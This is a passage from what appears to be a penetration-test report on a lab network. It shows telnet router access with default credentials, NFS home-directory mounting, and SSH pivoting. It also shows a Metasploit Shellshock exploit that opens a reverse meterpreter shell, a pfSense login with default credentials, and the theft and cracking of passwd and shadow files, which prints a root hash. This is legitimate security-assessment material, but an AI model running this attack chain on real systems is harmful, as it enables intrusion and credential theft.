

Figure 32, successful connection to PC 3 using !gatvol and ifconfig output

3.4 ROUTER 3 – 192.168.0.230

As can be seen in Figure 24, a telnet service open on router 2 showing interfaces and ip routes, a significant portion of traffic is routed through the IP address 192.168.0.230 on interface Eth2, from this information we can determine that this device is most likely a router. The IP associated with the Eth2 interface is 192.168.0.229/30, which as the tester knew from Router 2 and Figure 23, allows for two usable hosts. An nmap scan was conducted against this interface, which revealed the following.



Figure 33, nmap scan of .229, revealing an open telnet session

As with other routers on the network, router 3 has an open telnet session on it. Upon testing the default credentials against this session, the tester successfully gained access once again to the router's operating system.

```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230 ...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 21 09:30:23 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.129/27                  u/u
eth2             192.168.0.233/30                  u/u
eth3             192.168.0.230/30                  u/u
lo               127.0.0.1/8                       u/u
                 3.3.3.3/32
                 ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 00:25:02
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 00:25:02
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 00:24:02
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 00:24:02
O   192.168.0.128/27 [110/10] is directly connected, eth1, 00:25:57
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 00:25:02
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 00:25:02
O   192.168.0.228/30 [110/10] is directly connected, eth3, 00:25:57
C>* 192.168.0.228/30 is directly connected, eth3
O   192.168.0.232/30 [110/10] is directly connected, eth2, 00:25:57
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 00:24:02
vyos@vyos:~$
```

Figure 34, open telnet session to router 3

The purposes of the devices on each of the eth interfaces are as follows:

- Eth1: A PC directly connected to the router
- Eth2: A firewall, as determined by an nmap scan conducted against this IP address that returned a single IP address, where expected behaviour would have been to display multiple

```
root@kali:~# nmap 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-05 08:43 EST
Nmap scan report for 192.168.0.233
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (1 host up) scanned in 14.52 seconds
```

Figure 35, nmap scan showing only one device on the subnet

- Eth3: Router 2

3.4.1 PC 4 – 192.168.0.130/27

A scan of this device, located at 192.168.0.30, revealed an open SSH connection, however when the tester attempted to connect via SSH the error “permission denied (publickey)” appeared, locking the tester out of the connection.

```
root@kali:~# nmap 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-05 08:51 EST
Nmap scan report for 192.168.0.129
Host is up (0.0028s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.130
Host is up (0.0034s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 14.89 seconds
root@kali:~# ssh xadmin@192.168.0.130
xadmin@192.168.0.130: Permission denied (publickey).
root@kali:~#
```

Figure 36, nmap scan showing open SSH connection on PC 4, with denied SSH connection request

The presence of an NFS protocol on the device, however, allowed the tester to repeat the process laid out in Figure 19, whereby a temporary mount is created on the tester’s kali machine and the contents of a directory, in this case the home directory, are dumped there for local analysis. This process is shown in Figure 37.

```
root@kali:~# mkdir /tmp/130
root@kali:~# showmount -e 192.168.0.130
Export list for 192.168.0.130:
/home/xadmin 192.168.0.*
root@kali:~# mount -t nfs 192.168.0.130:/ /tmp/130/
root@kali:~# cd /tmp/130
root@kali:/tmp/130# ls
home
root@kali:/tmp/130#
```

Figure 37, mounting home directory to temporary file using NFS

From the authorized_keys file found at `/tmp/130/home/xadmin/.ssh/`, this device has in fact been accessed by another machine at some point previously, and through a process of trial and error it was determined that the device in question was PC 2.

```
root@kali:/tmp/130/home/xadmin/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC6ePw8qRVCDAMZ5GxxZJsSl+rAmMZt1e679dViBnU86aF59I0EAD18AObGF34Yyb1SZyy
gkAh46e8JFTczhWLhoixdIV2lyqr1FRQZSQxIcD/3ZAf9WxnEEjE2ZAgWenjPy//GSI4ON9d9uBnuYSP6GQYy1×3lrBMS8WbclaPr3IlGUT
ur9LU8TJ/H9yG72xeeC/ROAfA7/Fv4GGiqpHnblHDoR81wpAQkbXnoMx3zove61tbVNL/SJ0cFNEpzZM3JhJ7NpWV+ljoWV31offnQJiQem
SPhmFT29EA8mYjfhajNxa62eab7×4mC0NDAYGZa49keH6u5bFb5e7trClnd xadmin@xadmin-virtual-machine
```

Figure 38, authorized_keys file on PC 4 showing a previous machine has accessed it

The tester connected to PC 4 through PC 2 and ran an `ifconfig` command to see what other devices it was connected to. The output herein confirmed that the device was not connected to any other device apart from the router.

```
root@kali:/tmp/130/home/xadmin/.ssh# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Jan  4 17:02:52 2022 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$ ssh xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:15
          inet addr:192.168.0.130  Bcast:192.168.0.159  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:415/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4716 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3510 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:323727 (323.7 KB)  TX bytes:250564 (250.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:176 errors:0 dropped:0 overruns:0 frame:0
          TX packets:176 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:13916 (13.9 KB)  TX bytes:13916 (13.9 KB)

xadmin@xadmin-virtual-machine:~$
```

Figure 39, connection to the PC 4 via PC 2

3.4.2 Firewall and Web Server 2 -192.168.0.240 and 192.168.0.242/30

From Figure 34 the tester determined there was a firewall present on the network that blocked them from seeing any devices connected to the network beyond it. An nmap scan was conducted with the -O (operating system) and -sV (software version) flags, which determined that the device connected through the firewall was located at 192.168.0.242, was running Linux, and had an open http port with Apache 2.4.10 running, thus informing the tester that this was a Web Server, the second such device on the network.

```
root@kali:~# nmap -O -sV 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-06 09:11 EST
Nmap scan report for 192.168.0.242
Host is up (0.0023s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 23.03 seconds
```

Figure 40, nmap scan against firewall

Visiting the IP address associated to this device confirmed that it was indeed a web server, this can be seen in Figure 41, the landing page for the .240 website



Figure 41, the landing page for the .240 website

A Nikto scan of the web server reveals several possible vulnerabilities, chef amongst them is that the server is vulnerable to the “shellshock” vulnerability, which is an issue in the bash shell that allows for remote code execution on a target device.

```
root@kali:~# nikto -h http://192.168.0.242/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2022-01-06 09:23:18 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2022-01-06 09:23:39 (GMT-5) (21 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 42, nikto scan of Web Server 2

To this end, the tester once again opened Metasploit to exploit this vulnerability on the target device. The “Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)” module was selected as the vulnerability is clearly in Apache, and, because the vulnerability

is present in `192.168.0.242/cgi-bin/status` (as can be seen in Figure 42), the rhosts option was set to the target's ip, and the targeturi option was set to the relevant directory location (`/cgi-bin/status`). This process allowed for an open meterpreter shell on the target device once ran, and the full output can be seen in Appendix 5.

```
msf5 > search shellshock

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       Check  Description
   -   ----                                              ---------------  ----       -----  -----------
   0   auxiliary/scanner/http/apache_mod_cgi_bash_env    2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   1   auxiliary/server/dhclient_bash_env                2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   2   exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   3   exploit/linux/http/ipfire_bashbug_exec            2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   4   exploit/multi/ftp/pureftpd_bash_env_exec          2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
   5   exploit/multi/http/apache_mod_cgi_bash_env_exec   2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   6   exploit/multi/http/cups_bash_env_exec             2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8   exploit/multi/misc/xdh_x_exec                     2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
   9   exploit/osx/local/vmware_bash_function_root       2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   10  exploit/unix/dhcp/bash_environment                2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   11  exploit/unix/smtp/qmail_bash_env_exec             2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)


msf5 > use 5
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   CMD_MAX_LENGTH 2048             yes       CMD max line length
   CVE            CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER         User-Agent       yes       HTTP header to use
   METHOD         GET              yes       HTTP method to use
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPATH          /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT          80               yes       The target port (TCP)
   SRVHOST        0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT        8080             yes       The local port to listen on.
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                         no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                       yes       Path to CGI script
   TIMEOUT        5                yes       HTTP read response timeout (seconds)
   URIPATH                         no        The URI to use for this exploit (default is random)
   VHOST                           no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 192.168.0.242
rhost => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/status
targeturi => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
```

Figure 43, Metasploit framework targeting Web Server2

Upon gaining access to the meterpreter shell the tester employed the use of port forwarding to gain access to the firewall on their local kali machine.

```
[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 → 192.168.0.234:56914) at 2022-01-06 09:37:41 -0500

meterpreter > portfwd add -l 1111 -p 80 -r 192.168.0.200
[*] Local TCP relay created: :1111 ⟷ 192.168.0.200:80
meterpreter > portfwd add -l 1111 -p 80 -r 192.168.0.234
[-] Error running command portfwd: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:1111).
meterpreter > portfwd add -l 5000 -p 80 -r 192.168.0.234
[*] Local TCP relay created: :5000 ⟷ 192.168.0.234:80
meterpreter >
```

Figure 44, port forwarding

Navigating to localhost:5000 after this served the tester a pfSense community edition login page. PfSense is an open-source firewall software distribution (based on FreeBSD), and as a result its default credentials (admin/pfSense) are available publicly (Netgate n.d.). The tester used these to log in to the firewall successfully.



Figure 45, pfSense login page with default credentials filled out



Figure 46, pfSense dashboard for this firewall

The webpage in question allows the tester to view the interfaces (DMZ, LAN, and WAN) through which devices are directly connected to the firewall. There are three such devices in this case, which are as follows:

- DMZ: Web Server 2 –192.168.0.241/30
- LAN: A 4th router – 192.168.0.98/27
- WAN: Router 3 – 192.168.0.234/30

After this, the tester returned to the Metasploit session to gain access to the password to the SSH session available on the device. First, the tester used the meterpreter console's `download` command to grab the `passwd` and `shadow` file from the device, as can be seen in Figure 47.

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → passwd
[*] Downloaded 1.90 KiB of 1.90 KiB (100.0%): /etc/passwd → passwd
[*] download    : /etc/passwd → passwd
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → shadow
[*] Downloaded 1.19 KiB of 1.19 KiB (100.0%): /etc/shadow → shadow
[*] download    : /etc/shadow → shadow
meterpreter >
```

Figure 47, downloading passwd and shadow file from Web Server 2

Now these files had been acquired, the program unshadow was used on the two files to combine the shadow and passwd files, seen in Figure 48, before john the ripper was ran against the resulting file. The credentials root/apple and xweb/pears were discovered though this process, as can be seen in Figure 49.

```
root@kali:~/Documents/meterpreter# unshadow passwd shadow > target
root@kali:~/Documents/meterpreter# cat target
root:$6$0eXU40SB$6OSr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoTORgWTBwwfOnSmkhaii.H/y3jyWITshGqY0:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:!:100:101::/var/lib/libuuid:
syslog:*:101:104::/home/syslog:/bin/false
messagebus:*:102:106::/var/run/dbus:/bin/false
usbmux:*:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:*:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:*:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:*:106:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
rtkit:*:107:114:RealtimeKit,,,:/proc:/bin/false
saned:*:108:115::/home/saned:/bin/false
whoopsie:*:109:116::/nonexistent:/bin/false
speech-dispatcher:!:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:*:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:*:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:*:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:*:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
